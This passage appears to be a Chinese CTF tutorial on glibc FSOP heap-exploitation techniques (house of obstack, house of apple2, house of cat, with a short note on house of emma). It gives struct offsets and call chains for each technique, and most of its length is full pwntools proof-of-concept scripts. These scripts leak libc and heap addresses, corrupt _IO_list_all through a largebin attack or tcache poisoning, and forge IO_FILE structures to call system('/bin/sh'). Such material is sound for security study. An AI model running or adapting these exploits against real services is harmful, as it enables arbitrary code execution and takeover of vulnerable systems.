        sh.sendafter(add_content_words, content)

def leak_info(name, addr):
    output_log = '{} => {}'.format(name, hex(addr))
    all_logs.append(output_log)
    success(output_log)

# 泄露libc地址并还原
add(index=0, size=0x500, content=b'aa')
add(index=1, size=0x10, content=b'zzz')
delete(index=0)
show(index=0)
libc_leak = u64(sh.recv(6).ljust(8, b'\x00'))
leak_info('libc_leak', libc_leak)
libc.address = libc_leak - 0x21ace0
leak_info('libc.address', libc.address)
add(index=0, size=0x500, content=b'aaa')


# 泄露heap地址并还原
add(index=0, size=0x20, content=b'aa')
delete(index=0)
show(index=0)
key = u64(sh.recv(5).ljust(8, b'\x00'))
leak_info('key', key)
heap_base = key << 12
leak_info('heap_base', heap_base)
add(index=0, size=0x20, content=b'aa')

_IO_obstack_jumps = libc.address + 0x2173c0
chunk_address = heap_base + 0x7f0

# create fake IO FILE
fake_IO = p64(0)*3 + p64(1) # next_free
fake_IO += p64(0) # chunk_limit
```

```
fake_IO += p64(1) # _IO_write_ptr
fake_IO += p64(0) # _IO_write_end
fake_IO += p64(libc.sym['system'])
fake_IO = fake_IO.ljust(0x48, b'\x00') + p64(next(libc.search(b'/bin/sh\x00'))) # 函数参数
fake_IO += p64(1) # use_extra_arg
fake_IO = fake_IO.ljust(0xd8, b'\x00') + p64(_IO_obstack_jumps + 0x20)
fake_IO = fake_IO.ljust(0xe0, b'\x00') + p64(chunk_address) # 该chunk地址

payload = fake_IO[0x10:]

# prepare for largebin attack
add(index=0, size=0x440, content=b'aaa')
add(index=1, size=0x20, content=b'gap')
add(index=2, size=0x460, content=b'aaa')
add(index=1, size=0x20, content=b'gap')

# put larger chunk into largebin
delete(index=2)
add(index=1, size=0x500, content=b'aa')

# put smaller chunk into unsortedbin
delete(index=0)

# largebinattack
edit(index=2, size=0x460, content=b'a'*0x18 + p64(libc.sym['_IO_list_all'] - 0x20))
add(index=1, size=0x500, content=b'aaa')

# house of obstack
edit(index=0, size=0x440, content=payload)

# debug()
sh.sendlineafter(choice_words, '6')
# pause()
sh.interactive()
# debug()
```

house of apple2(_IO_wfile_overflow)

适用版本

`Latest`

利用方式

主要分为三个部分。`fp`构造如下：

- `fp->_flags`满足`~(2|0x8|0x800)`，例如`0`、`空格空格sh`
- `fp->_IO_write_ptr > fp->_IO_write_base`，偏移分别为`0x28`和`0x20`

- (glibc >= 2.38) fp->_lock 满足可写，偏移为 0x88
- fp->_IO_wide_data 设置为可控的 chunk A 的地址，偏移为 0xa0
- fp->_mode 设置为 0，偏移为 0xc0
- fp->_vtable 设置为 _IO_wfile_jumps 的偏移，使其调用 _IO_wfile_overflow，偏移为 0xd8

chunk A 作为 _IO_wide_data，其构造如下：

- _wide_data->_IO_write_base 为 0，偏移为 0x18
- _wide_data->_IO_buf_base 为 0，偏移为 0x30
- _wide_data->_wide_vtable 为可控的 chunk B 的地址，偏移为 0xe0

chunk B 作为 fake vtable，会调用其偏移 0x68 处的函数。因此：

- chunk B 偏移 0x68 处为调用的函数。
- 调用时 rdi 的值即为 fp->_flags

实现效果

任意函数执行、ROP 等

函数调用链

```
_IO_wfile_overflow
    _IO_wdoallocbuf
        _IO_WDOALLOCATE
            *(fp->_wide_data->_wide_vtable + 0x68)(fp)
```

常用触发方式

至少需要 UAF 来完成一次 largebin attack

结构体构造

_IO_list_all 指向的 fp 构造如下：

```
{
  file = {
    _flags = 0x68732020, // 不含有2、8、800，偏移为0
    _IO_read_ptr = 0x101, // chunk的size位，不是构造的
    _IO_read_end = 0x0,
    _IO_read_base = 0x0,
    _IO_write_base = 0x0, // _IO_write_ptr > _IO_write_base，偏移为0x20
    _IO_write_ptr = 0x1,  // 偏移为0x28
    _IO_write_end = 0x0,
    _IO_buf_base = 0x0,
    _IO_buf_end = 0x0,
    _IO_save_base = 0x0,
    _IO_backup_base = 0x0,
```

```
    _IO_save_end = 0x0,
    _markers = 0x0,
    _chain = 0x0,
    _fileno = 0x0,
    _flags2 = 0x0,
    _old_offset = 0x0,
    _cur_column = 0x0,
    _vtable_offset = 0x0,
    _shortbuf = {0x0},
    _lock = 0x0,
    _offset = 0x0,
    _codecvt = 0x0,
    _wide_data = 0x56351e9e6b20, // _wide_data设置为可控堆块A的地址，偏移0xa0
    _freeres_list = 0x0,
    _freeres_buf = 0x0,
    __pad5 = 0x0,
    _mode = 0x0,
    _unused2 = {0x0 <repeats 20 times>}
  },
  vtable = 0x7f7e2aefb0c0 // vtable要使得调用函数_IO_wfile_overflow，因此可以构造为
_IO_wfile_jumps的偏移，偏移为0xd8
}
```

可控堆块`A`为`_IO_wide_data`，其构造如下：

```
{
  _IO_read_ptr = 0x0,
  _IO_read_end = 0x0,
  _IO_read_base = 0x0,
  _IO_write_base = 0x0, // _IO_write_base为0，偏移为0x18
  _IO_write_ptr = 0x0,
  _IO_write_end = 0x0,
  _IO_buf_base = 0x0, // _IO_buf_base为0，偏移为0x30
  _IO_buf_end = 0x0,
  _IO_save_base = 0x0,
  _IO_backup_base = 0x0,
  _IO_save_end = 0x0,
  _IO_state = {
    ...
  },
  _IO_last_state = {
    ...
  },
  _codecvt = {
    ...
  },
  _shortbuf = L"",
  _wide_vtable = 0x56351e9e6c20 // _wide_vtable为可控堆块B，偏移为0xe0
}
```

最后设置`*(B + 0x68) = func`即可。

`python`版本的示例`exp`如下：

```
fake_IO = p64(0) + p64(0) # 由于largebin attack,该fp前两个size_t无法控制
fake_IO = fake_IO.ljust(0x28, b'\x00') + p64(1) # fp->_IO_write_ptr > _IO_write_base
fake_IO = fake_IO.ljust(0x30, b'\x00') + p64(0)
fake_IO = fake_IO.ljust(0xa0, b'\x00') + p64(chunk_a_addr) # fp->_wide_data = chunk
A
fake_IO = fake_IO.ljust(0xd8, b'\x00') + p64(libc.sym['_IO_wfile_jumps'])

fake_IO = fake_IO[0x10:]
edit(index=2, size=0xf0, content=fake_IO)

chunk_A = p64(0)*3 + p64(0) # _wide_data -> _IO_write_base = 0
chunk_A = chunk_A.ljust(0x30, b'\x00') + p64(0) # _wide_data -> _IO_buf_base
chunk_A = chunk_A.ljust(0xe0, b'\x00') + p64(chunk_b_addr) # _wide_data-
>_wide_vtable = chunk B
edit(index=3, size=0xf0, content=chunk_A)


chunk_B = p64(0).ljust(0x68, b'\x00') + p64(libc.sym['system'])
edit(index=4, size=0xf0, content=chunk_B)
```

在一个`chunk`上完成所有操作的实例`exp`如下：

```
self_chunk = libc.sym['_IO_2_1_stderr_']
func = libc.sym['system']
payload = b'  sh'
payload = payload.ljust(0x20, b'\x00') + p64(0) + p64(1)
payload = payload.ljust(0x68, b'\x00') + p64(func)
payload = payload.ljust(0x88, b'\x00') + p64(libc.sym['_environ']-0x10)
payload = payload.ljust(0xa0, b'\x00') + p64(self_chunk)
payload = payload.ljust(0xd8, b'\x00') + p64(libc.sym['_IO_wfile_jumps'])
payload = payload.ljust(0xe0, b'\x00') + p64(self_chunk)
```

house of apple2 (_IO_wfile_underflow_mmap)

适用版本

`Latest`

利用方式

主要分为三个部分，`fp`构造如下：

- `fp->_flags`设置为`~4`。例如，设置为`空格sh;`，或者设置为`0`，偏移为`0x0`
- `fp->_IO_read_end > fp->_IO_read_ptr`，偏移为`0x10`和`0x8`
- `fp->_IO_write_ptr > fp->_IO_write_base`，偏移为`0x28`和`0x20`

- `fp->_IO_wide_data` 设置为可控堆块 `A` 的地址，偏移为 `0xa0`
- `fp->vtable` 要使得调用函数 `_IO_wfile_underflow_mmap`，可以设置为 `_IO_wfile_jumps_mmap` 的偏移，偏移为 `0xd8`

可控堆块 `A` 为 `_IO_wide_data`，构造如下：

- `_wide_data->_IO_read_ptr > _wide_data->_IO_read_end`，偏移为 `0x8` 和 `0x0`
- `_wide_data->_IO_buf_base` 设置为 `0`，偏移为 `0x30`
- `_wide_data->_IO_save_base` 设置为 `0`，偏移为 `0x40`
- `_wide_data->_wide_vtable` 设置为可控堆块 `B` 的地址，偏移为 `0xe0`

`chunk B` 作为 `fake vtable`，会调用其偏移 `0x68` 处的函数。因此：

- `chunk B` 偏移 `0x68` 处为调用的函数。
- 调用时 `rdi` 的值即为 `fp->_flags`

实现效果

任意函数执行，包括 `ROP`

函数调用链

```
_IO_wfile_underflow_mmap
    _IO_wdoallocbuf
        _IO_WDOALLOCATE
            *(fp->_wide_data->_wide_vtable + 0x68)(fp)
```

常用触发方式

至少需要 `UAF` 完成一次 `largebin attack`

结构体构造

劫持 `_IO_list_all` 为 `fp` 后构造如下：

```
{
  file = {
    _flags = 0x68732020, // 不包含4即可，偏移0x0
    _IO_read_ptr = 0x101, // 一般为size位，不是我们构造的
    _IO_read_end = 0x200, // 需要大于_IO_read_ptr，偏移为0x10
    _IO_read_base = 0x0,
    _IO_write_base = 0x0, // _IO_write_ptr > _IO_write_base，偏移为0x20
    _IO_write_ptr = 0x1, // 偏移为0x28
    _IO_write_end = 0x0,
    _IO_buf_base = 0x0,
    _IO_buf_end = 0x0,
    _IO_save_base = 0x0,
    _IO_backup_base = 0x0,
    _IO_save_end = 0x0,
```

```
    _markers = 0x0,
    _chain = 0x0,
    _fileno = 0x0,
    _flags2 = 0x0,
    _old_offset = 0x0,
    _cur_column = 0x0,
    _vtable_offset = 0x0,
    _shortbuf = {0x0},
    _lock = 0x0,
    _offset = 0x0,
    _codecvt = 0x0,
    _wide_data = 0x55c68bb6ab20, // _wide_data设置为可控堆块A，偏移为0xa0
    _freeres_list = 0x0,
    _freeres_buf = 0x0,
    __pad5 = 0x0,
    _mode = 0x0,
    _unused2 = {0x0 <repeats 20 times>}
  },
  vtable = 0x7fa861f9e008 // 要使得调用到_IO_wfile_underflow_mmap，可以设置为虚表
_IO_wfile_jumps_mmap的偏移，偏移为0xd8
}
```

可控堆块`A`构造如下：

```
{
  _IO_read_ptr = 0x1, // _wide_data -> _IO_read_ptr > _wide_data-> _IO_read_end
  _IO_read_end = 0x0, // 偏移为0x8
  _IO_read_base = 0x0,
  _IO_write_base = 0x0,
  _IO_write_ptr = 0x0,
  _IO_write_end = 0x0,
  _IO_buf_base = 0x0, // _wide_data->_IO_buf_base设置为0，偏移为0x30
  _IO_buf_end = 0x0,
  _IO_save_base = 0x0, // _wide_data->_IO_save_base设置为0，偏移为0x40
  _IO_backup_base = 0x0,
  _IO_save_end = 0x0,
  _IO_state = {
    ...
  },
  _IO_last_state = {
    ...
  },
  _codecvt = {
    ...
  },
  _shortbuf = L"",
  _wide_vtable = 0x55c68bb6ac20 // _wide_vtable设置为可控堆块chunk B的地址，偏移为0xe0
}
```

最后设置`*(B + 0x68) = func`即可。

python 版本的 payload 示例如下：

```
_IO_wfile_jumps_mmap = libc.address + 0x217000
fake_IO = p64(0) + p64(0) # 通过largebinattack的前两个size_t难以控制
fake_IO += p64(0x200) # fp->_IO_read_end > fp->_IO_read_ptr,这里设置比chunk size大
fake_IO = fake_IO.ljust(0x20, b'\x00') + p64(0) # fp->_IO_write_ptr > _IO_write_base
fake_IO = fake_IO.ljust(0x28, b'\x00') + p64(1)
fake_IO = fake_IO.ljust(0xa0, b'\x00') + p64(chunk_a_addr) # fp -> _wide_data =
chunk A
fake_IO = fake_IO.ljust(0xd8, b'\x00') + p64(_IO_wfile_jumps_mmap + 8) # 要使得调用
_IO_wfile_underflow_mmap即可

fake_IO = fake_IO[0x10:]
edit(index=2, size=0xf0, content=fake_IO)

chunk_A = p64(1) + p64(0) # _wide_data->_IO_read_ptr > _wide_data-> _IO_read_end
chunk_A = chunk_A.ljust(0x30, b'\x00') + p64(0) # _wide_data->_IO_buf_base
chunk_A = chunk_A.ljust(0x40, b'\x00') + p64(0) # _wide_data->_IO_save_base
chunk_A = chunk_A.ljust(0xe0, b'\x00') + p64(chunk_b_addr) # _wide_data-
>_wide_vtable
edit(index=3, size=0xf0, content=chunk_A)

chunk_B = p64(0).ljust(0x68, b'\x00') + p64(libc.sym['system'])
edit(index=4, size=0xf0, content=chunk_B)
```

POC

基于 2.35-0ubuntu3.6_amd64 下编译的 bug_house：

```
from pwn import *
from LibcSearcher import *
from ae64 import AE64
from ctypes import cdll

filename = './apple'
context.arch='amd64'
context.log_level = "debug"
context.terminal = ['tmux', 'neww']
local = 1
all_logs = []
elf = ELF(filename)
libc = elf.libc

if local:
    sh = process(filename)
else:
    sh = remote('node4.buuoj.cn', )

def debug(params=''):
    for an_log in all_logs:
        success(an_log)
```

```
    pid = util.proc.pidof(sh)[0]
    gdb.attach(pid, params)
    pause()

choice_words = 'Please input your choice>'

menu_add = 1
add_index_words = 'Please input the chunk index>'
add_size_words = 'Please input the size>'
add_content_words = 'Please input the content>'

menu_del = 4
del_index_words = 'Please input the index>'

menu_show = 3
show_index_words = 'Please input the index>'

menu_edit = 5
edit_index_words = 'Please input the chunk index>'
edit_size_words = 'Please input the size>'
edit_content_words = 'Please input the content>'



def add(index=-1, size=-1, content=''):
    sh.sendlineafter(choice_words, str(menu_add))
    if add_index_words:
        sh.sendlineafter(add_index_words, str(index))
    if add_size_words:
        sh.sendlineafter(add_size_words, str(size))
    if add_content_words:
        sh.sendafter(add_content_words, content)

def delete(index=-1):
    sh.sendlineafter(choice_words, str(menu_del))
    if del_index_words:
        sh.sendlineafter(del_index_words, str(index))

def show(index=-1):
    sh.sendlineafter(choice_words, str(menu_show))
    if show_index_words:
        sh.sendlineafter(show_index_words, str(index))

def edit(index=-1, size=-1, content=''):
    sh.sendlineafter(choice_words, str(menu_edit))
    if edit_index_words:
        sh.sendlineafter(edit_index_words, str(index))
    if edit_size_words:
        sh.sendlineafter(edit_size_words, str(size))
    if edit_content_words:
        sh.sendafter(edit_content_words, content)
```

```python
def calloc(index=-1, size=-1, content=''):
    sh.sendlineafter(choice_words, str(2))
    if add_index_words:
        sh.sendlineafter(add_index_words, str(index))
    if add_size_words:
        sh.sendlineafter(add_size_words, str(size))
    if add_content_words:
        sh.sendafter(add_content_words, content)

def exit_():
    sh.sendlineafter(choice_words, str(6))

def leak_info(name, addr):
    output_log = '{} => {}'.format(name, hex(addr))
    all_logs.append(output_log)
    success(output_log)

# 泄露libc地址并还原
add(index=0, size=0x500, content=b'aa')
add(index=1, size=0x10, content=b'zzz')
delete(index=0)
show(index=0)
libc_leak = u64(sh.recv(6).ljust(8, b'\x00'))
leak_info('libc_leak', libc_leak)
libc.address = libc_leak - 0x21ace0
leak_info('libc.address', libc.address)
add(index=0, size=0x500, content=b'aaa')

# 泄露heap地址并还原
add(index=0, size=0x20, content=b'aa')
delete(index=0)
show(index=0)
key = u64(sh.recv(5).ljust(8, b'\x00'))
leak_info('key', key)
heap_base = key << 12
leak_info('heap_base', heap_base)
add(index=0, size=0x20, content=b'aa')

payload = b'aaa'
add(index=0, size=0xf0, content=payload)


# 进行一次largebin attack(劫持_IO_list_all)
# 此外也可以通过直接修改_IO_2_1_stdout_来打puts
add(index=0, size=0x80, content=b'aaa')
add(index=1, size=0x88, content=b'a'*0x80 + b'  sh\x00\x00\x00\x00')
add(index=2, size=0xf0, content=b'aaa') # 存放fake_IO
add(index=3, size=0xf0, content=b'aa') # 辅助chunk A
add(index=4, size=0xf0, content=b'aaa') # 辅助chunk B

fake_IO_addr = heap_base + 0xa10
chunk_a_addr = heap_base + 0xb20 # chunk A和chunk B的可控地址
```

```
chunk_b_addr = heap_base + 0xc20

delete(index=1)
delete(index=0)
edit(index=0, size=0xf0, content=p64(libc.sym['_IO_list_all']^key))
add(index=0, size=0x80, content=b'aaa')
add(index=1, size=0x80, content=p64(heap_base + 0xa10))

# 第一种:利用_IO_wfile_overflow
# fake_IO = p64(0) + p64(0) # 由于largebin attack,该fp前两个size_t无法控制
# fake_IO = fake_IO.ljust(0x28, b'\x00') + p64(1) # fp->_IO_write_ptr >
_IO_write_base
# fake_IO = fake_IO.ljust(0x30, b'\x00') + p64(0)
# fake_IO = fake_IO.ljust(0xa0, b'\x00') + p64(chunk_a_addr) # fp->_wide_data =
chunk A
# fake_IO = fake_IO.ljust(0xd8, b'\x00') + p64(libc.sym['_IO_wfile_jumps'])

# fake_IO = fake_IO[0x10:]
# edit(index=2, size=0xf0, content=fake_IO)

# chunk_A = p64(0)*3 + p64(0) # _wide_data -> _IO_write_base = 0
# chunk_A = chunk_A.ljust(0x30, b'\x00') + p64(0) # _wide_data -> _IO_buf_base
# chunk_A = chunk_A.ljust(0xe0, b'\x00') + p64(chunk_b_addr) # _wide_data-
>_wide_vtable = chunk B
# edit(index=3, size=0xf0, content=chunk_A)


# chunk_B = p64(0).ljust(0x68, b'\x00') + p64(libc.sym['system'])
# edit(index=4, size=0xf0, content=chunk_B)

# 第二种:利用_IO_wfile_underflow_mmap
_IO_wfile_jumps_mmap = libc.address + 0x217000
fake_IO = p64(0) + p64(0) # 通过largebinattack的前两个size_t难以控制
fake_IO += p64(0x200) # fp->_IO_read_end > fp->_IO_read_ptr,这里设置比chunk size大
fake_IO = fake_IO.ljust(0x20, b'\x00') + p64(0) # fp->_IO_write_ptr > _IO_write_base
fake_IO = fake_IO.ljust(0x28, b'\x00') + p64(1)
fake_IO = fake_IO.ljust(0xa0, b'\x00') + p64(chunk_a_addr) # fp -> _wide_data =
chunk A
fake_IO = fake_IO.ljust(0xd8, b'\x00') + p64(_IO_wfile_jumps_mmap + 8) # 要使得调用
_IO_wfile_underflow_mmap即可

fake_IO = fake_IO[0x10:]
edit(index=2, size=0xf0, content=fake_IO)

chunk_A = p64(1) + p64(0) # _wide_data->_IO_read_ptr > _wide_data-> _IO_read_end
chunk_A = chunk_A.ljust(0x30, b'\x00') + p64(0) # _wide_data->_IO_buf_base
chunk_A = chunk_A.ljust(0x40, b'\x00') + p64(0) # _wide_data->_IO_save_base
chunk_A = chunk_A.ljust(0xe0, b'\x00') + p64(chunk_b_addr) # _wide_data-
>_wide_vtable
edit(index=3, size=0xf0, content=chunk_A)

chunk_B = p64(0).ljust(0x68, b'\x00') + p64(libc.sym['system'])
```

```
edit(index=4, size=0xf0, content=chunk_B)


# house of apple2的第三种是利用_IO_wdefault_xsgetn
# 该方式最大的区别是_flags需要设置为0x800
# 而难以控制rdi,且调用到_IO_wdefault_xsgetn时需要使得rdx为0
# 感兴趣的师傅们可以自行了解


# debug('''b _IO_flush_all_lockp
# dir /pwn/sourcecode_glibc/2.35-0ubuntu3.6_amd64/libio''')
exit_()
# pause()
sh.interactive()
```

house of cat

注

`house of cat`和`house of apple2`实际上非常相似，都是利用`vtable`校验不严格，从而执行到`_IO_wfile_jumps`相关函数。不同的是，`house of cat`选择的是执行`_IO_wfile_seekoff`函数。

然而，`house of cat`的`_IO_wfile_seekoff`函数中的第四个参数`mode`是寄存器`rcx`的值，而该值严重依赖于编译结果，若该值为`0`则会影响到整个函数调用流程。在笔者测试的版本中（`2.35-0ubuntu3.6`），该值依赖于`_wide_data`的`_IO_write_base`的值，因此可以简单地将该值设置为`1`来保证函数流程，但在不同的版本中，难以保证能百分百控制该值。

更甚的是，作者提到的`rdx`的控制方法在笔者测试中也非常依赖于版本，例如在笔者测试的版本中，`rdx`的值实际上是`wide_data->_IO_write_ptr`，若为了保证`system('/bin/sh')`的实现来将该值设置为`0`，那么又会与上文条件`_wide_data->_IO_write_ptr > _wide_data -> _IO_write_base`冲突。

因此，笔者建议在能使用`house of cat`时，尽量直接使用`house of apple2`，保证稳定性。

适用版本

`Latest`

利用方式

主要分为三个部分。`fp`构造如下：

- `fp->_flags`为`rdi`。
- `fp->_IO_write_ptr > fp->_IO_write_base`，偏移分别为`0x28`和`0x20`
- `fp->_IO_wide_data`设置为可控的`chunk A`的地址，偏移为`0xa0`
- `fp->_mode`设置为大于`0`的值，例如`1`，偏移为`0xc0`
- `fp->_vtable`设置为`_IO_wfile_jumps`的偏移，使其调用`_IO_wfile_seekoff`，偏移为`0xd8`

`chunk A`作为`_IO_wide_data`，其构造如下：

- `_wide_data->_IO_write_base` 不为 `0`，偏移为 `0x18`
- `_wide_data->_IO_write_ptr > _wide_data->_IO_write_base`，偏移为 `0x20`
- `_wide_data->_wide_vtable` 为可控的 `chunk B` 的地址，偏移为 `0xe0`

`chunk B` 作为 `fake vtable`，会调用其偏移 `0x18` 处的函数。因此：

- `chunk B` 偏移 `0x18` 处为调用的函数。
- 调用时 `rdi` 的值即为 `fp->_flags`

实现效果

任意函数执行、`ROP` 等

函数调用链

```
_IO_wfile_seekoff
    _IO_switch_to_wget_mode
        *(fp->_wide_data->_wide_vtable + 0x18)(fp)
```

常用触发方式

至少需要 `UAF` 来完成一次 `largebin attack`

结构体构造

`_IO_list_all` 指向的 `fp` 构造如下：

```
{
  file = {
    _flags = 0xe928bca0, // rdi，例如设置为/bin/sh\x00
    _IO_read_ptr = 0x491, // largebin attack踩出的size，不是我们伪造的，不影响
    _IO_read_end = 0x0,
    _IO_read_base = 0x0,
    _IO_write_base = 0x0, // _IO_write_ptr > _IO_write_base，设置为0，偏移为0x20
    _IO_write_ptr = 0x1, // _IO_write_ptr > _IO_write_base，设置为0，偏移为0x28
    _IO_write_end = 0x0,
    _IO_buf_base = 0x0,
    _IO_buf_end = 0x0,
    _IO_save_base = 0x0,
    _IO_backup_base = 0x0,
    _IO_save_end = 0x0,
    _markers = 0x0,
    _chain = 0x0,
    _fileno = 0x0,
    _flags2 = 0x0,
    _old_offset = 0x0,
    _cur_column = 0x0,
    _vtable_offset = 0x0,
    _shortbuf = {0x0},
```

```
    _lock = 0x0,
    _offset = 0x0,
    _codecvt = 0x0,
    _wide_data = 0x5653e928b800,
    _freeres_list = 0x0,
    _freeres_buf = 0x0,
    __pad5 = 0x0,
    _mode = 0x1, // 设置为1，偏移为0xc0，注意是int
    _unused2 = {0x0 <repeats 20 times>}
  },
  vtable = 0x7f8ba92bc0f0 // 设置为_IO_wfile_jumps的偏移，使其执行到_IO_wfile_seekoff
}
```

可控堆块`A`为`_IO_wide_data`，其构造如下：

```
 {
  _IO_read_ptr = 0x0,
  _IO_read_end = 0x0,
  _IO_read_base = 0x0,
  _IO_write_base = 0x1, // _wide_data->_IO_write_ptr > _wide_data->_IO_write_base，设置为1，偏移为0x18
  _IO_write_ptr = 0x2, // _wide_data->_IO_write_ptr > _wide_data->_IO_write_base，设置为2，偏移为0x20
  _IO_write_end = 0x0,
  _IO_buf_base = 0x0,
  _IO_buf_end = 0x0,
  _IO_save_base = 0x0,
  _IO_backup_base = 0x0,
  _IO_save_end = 0x0,
  _IO_state = {...},
  _IO_last_state = {...},
  _codecvt = {...},
  _shortbuf = L"",
  _wide_vtable = 0x559f75a3d6a0 // _wide_vtable设置为可控堆地址，偏移为0xe0
}
```

最后设置`*(B + 0x18) = func`即可。

`python`版本的示例`exp`如下：

```
# 第二步：在可控堆地址上伪造_IO_FILE_plus结构
fake_IO = p64(0) + p64(0) # 前16字节我们在堆块中不太好控制
fake_IO = fake_IO.ljust(0x20, b'\x00') + p64(0) + p64(1) # fp->_IO_write_ptr > fp->_IO_write_base，偏移为0x28和0x20
fake_IO = fake_IO.ljust(0xa0, b'\x00') + p64(heap_base + 0x800) # fp->_wide_data 设置为可控堆地址，偏移为0xa0
fake_IO = fake_IO.ljust(0xc0, b'\x00') + p32(1) # fp->_mode设置为大于0
fake_IO = fake_IO.ljust(0xd8, b'\x00') + p64(libc.sym['_IO_wfile_jumps'] + 0x30) # 设置vtable为_IO_wfile_jumps的偏移，使其调用到_IO_wfile_seekoff

payload = fake_IO[0x10:]
```

```
edit(index=2, size=0x100, content=payload)
delete(index=16)
add(index=16, size=0x28, content=b'/bin/sh\x00' + b'a'*0x18 + p64(heap_base +
0xca0))


# 第三步：在fp->_wide_data（后文简称为wide_data）设置如下
fake_wide = p64(0)
fake_wide = fake_wide.ljust(0x18, b'\x00') + p64(1) + p64(2) # (wide_data-
>_IO_write_ptr) > (wide_data -> _IO_write_base)，且wide_data -> _IO_write_base > 0
fake_wide = fake_wide.ljust(0xe0, b'\x00') + p64(heap_base + 0x16a0) # wide_data ->
_wide_vtable设置为可控堆地址，偏移0xe0

edit(index=0, size=0x100, content=fake_wide)

# 第四步：在wide_data->_wide_vtable偏移0x18处设置要执行的函数
payload = p64(0).ljust(0x18, b'\x00') + p64(libc.sym['system'])
edit(index=4, size=0x20, content=payload)
```

POC

```
from pwn import *
from LibcSearcher import *
from ae64 import AE64
from ctypes import cdll

filename = './cat'
context.arch='amd64'
context.log_level = "debug"
context.terminal = ['tmux', 'neww']
local = 1
all_logs = []
elf = ELF(filename)
libc = elf.libc

if local:
    sh = process(filename)
else:
    sh = remote('node4.buuoj.cn', )

def debug(params=''):
    for an_log in all_logs:
        success(an_log)
    pid = util.proc.pidof(sh)[0]
    gdb.attach(pid, params)
    pause()

choice_words = 'Please input your choice>'

menu_add = 1
add_index_words = 'Please input the chunk index>'
```

```
add_size_words = 'Please input the size>'
add_content_words = 'Please input the content>'

menu_del = 4
del_index_words = 'Please input the index>'

menu_show = 3
show_index_words = 'Please input the index>'

menu_edit = 5
edit_index_words = 'Please input the chunk index>'
edit_size_words = 'Please input the size>'
edit_content_words = 'Please input the content>'



def add(index=-1, size=-1, content=''):
    sh.sendlineafter(choice_words, str(menu_add))
    if add_index_words:
        sh.sendlineafter(add_index_words, str(index))
    if add_size_words:
        sh.sendlineafter(add_size_words, str(size))
    if add_content_words:
        sh.sendafter(add_content_words, content)

def delete(index=-1):
    sh.sendlineafter(choice_words, str(menu_del))
    if del_index_words:
        sh.sendlineafter(del_index_words, str(index))

def show(index=-1):
    sh.sendlineafter(choice_words, str(menu_show))
    if show_index_words:
        sh.sendlineafter(show_index_words, str(index))

def edit(index=-1, size=-1, content=''):
    sh.sendlineafter(choice_words, str(menu_edit))
    if edit_index_words:
        sh.sendlineafter(edit_index_words, str(index))
    if edit_size_words:
        sh.sendlineafter(edit_size_words, str(size))
    if edit_content_words:
        sh.sendafter(edit_content_words, content)

def calloc(index=-1, size=-1, content=''):
    sh.sendlineafter(choice_words, str(2))
    if add_index_words:
        sh.sendlineafter(add_index_words, str(index))
    if add_size_words:
        sh.sendlineafter(add_size_words, str(size))
    if add_content_words:
        sh.sendafter(add_content_words, content)
```

```python
def bye():
    sh.sendlineafter(choice_words, str(6))


def leak_info(name, addr):
    output_log = '{} => {}'.format(name, hex(addr))
    all_logs.append(output_log)
    success(output_log)

# 总体上来说，house of cat需要我们执行到_IO_wfile_seekoff函数
# 而且至少需要泄露堆地址和libc地址

# 泄露libc地址并还原
add(index=0, size=0x500, content=b'aa')
add(index=1, size=0x10, content=b'zzz')
delete(index=0)
show(index=0)
libc_leak = u64(sh.recv(6).ljust(8, b'\x00'))
leak_info('libc_leak', libc_leak)
libc.address = libc_leak - 0x21ace0
leak_info('libc.address', libc.address)
add(index=12, size=0x500, content=b'aaa')


# 泄露heap地址并还原
add(index=0, size=0x20, content=b'aa')
delete(index=0)
show(index=0)
key = u64(sh.recv(5).ljust(8, b'\x00'))
leak_info('key', key)
heap_base = key << 12
leak_info('heap_base', heap_base)
add(index=0, size=0x20, content=b'aa')

# 第一步：largebin attack
# 劫持_IO_list_all为可控堆地址
add(index=0, size=0x490, content=b'aaaaa')
add(index=16, size=0x20, content=b'aaaa') # 这个堆块待会需要用到
add(index=2, size=0x480, content=b'aaaa')
add(index=1, size=0x20, content=b'aaaa')

delete(index=0)
add(index=1, size=0x500, content=b'aaa')
delete(index=2)
payload = p64(0)*3 + p64(libc.sym['_IO_list_all'] - 0x20)
edit(index=0, size=0x20, content=payload)
add(index=4, size=0x500, content=b'aaaa')

# 第二步：在可控堆地址上伪造_IO_FILE_plus结构
fake_IO = p64(0) + p64(0) # 前16字节我们在堆块中不太好控制
```

```
fake_IO = fake_IO.ljust(0x20, b'\x00') + p64(0) + p64(1) # fp->_IO_write_ptr > fp->_IO_write_base，偏移为0x28和0x20
fake_IO = fake_IO.ljust(0xa0, b'\x00') + p64(heap_base + 0x800) # fp->_wide_data 设置为可控堆地址，偏移为0xa0
fake_IO = fake_IO.ljust(0xc0, b'\x00') + p32(1) # fp->_mode设置为大于0
fake_IO = fake_IO.ljust(0xd8, b'\x00') + p64(libc.sym['_IO_wfile_jumps'] + 0x30) # 设置vtable为_IO_wfile_jumps的偏移，使其调用到_IO_wfile_seekoff

payload = fake_IO[0x10:]
edit(index=2, size=0x100, content=payload)
delete(index=16)
add(index=16, size=0x28, content=b'/bin/sh\x00' + b'a'*0x18 + p64(heap_base + 0xca0))


# 第三步：在fp->_wide_data（后文简称为wide_data）设置如下
fake_wide = p64(0)
fake_wide = fake_wide.ljust(0x18, b'\x00') + p64(1) + p64(2) # (wide_data->_IO_write_ptr) > (wide_data -> _IO_write_base)，且wide_data -> _IO_write_base > 0
fake_wide = fake_wide.ljust(0xe0, b'\x00') + p64(heap_base + 0x16a0) # wide_data -> _wide_vtable设置为可控堆地址，偏移0xe0

edit(index=0, size=0x100, content=fake_wide)

# 第四步：在wide_data->_wide_vtable偏移0x18处设置要执行的函数
payload = p64(0).ljust(0x18, b'\x00') + p64(libc.sym['system'])
edit(index=4, size=0x20, content=payload)

# 第五步：通过exit来触发FSOP
bye()
sh.interactive()
```

house of emma

注

`house of emma` 的思想是劫持 `vtable` 为 `_IO_cookie_jumps` 的某个偏移，从而使得 `FSOP` 时执行到 `_IO_cookie_read` 或 `_IO_cookie_write` 等函数。然而，这些函数里面会将函数指针循环右移 `0x11` 位后再与 `tls` 中的 `point_guard` 进行，因此需要将 `point_guard` 劫持为一个可控的值。而 `exit` 中其他地方也会用到 `point_guard`，这会使得还未执行到 `_IO_flush_all_lockp` 时就已经出错，而绕过这里的方法非常复杂，本文不再赘述。

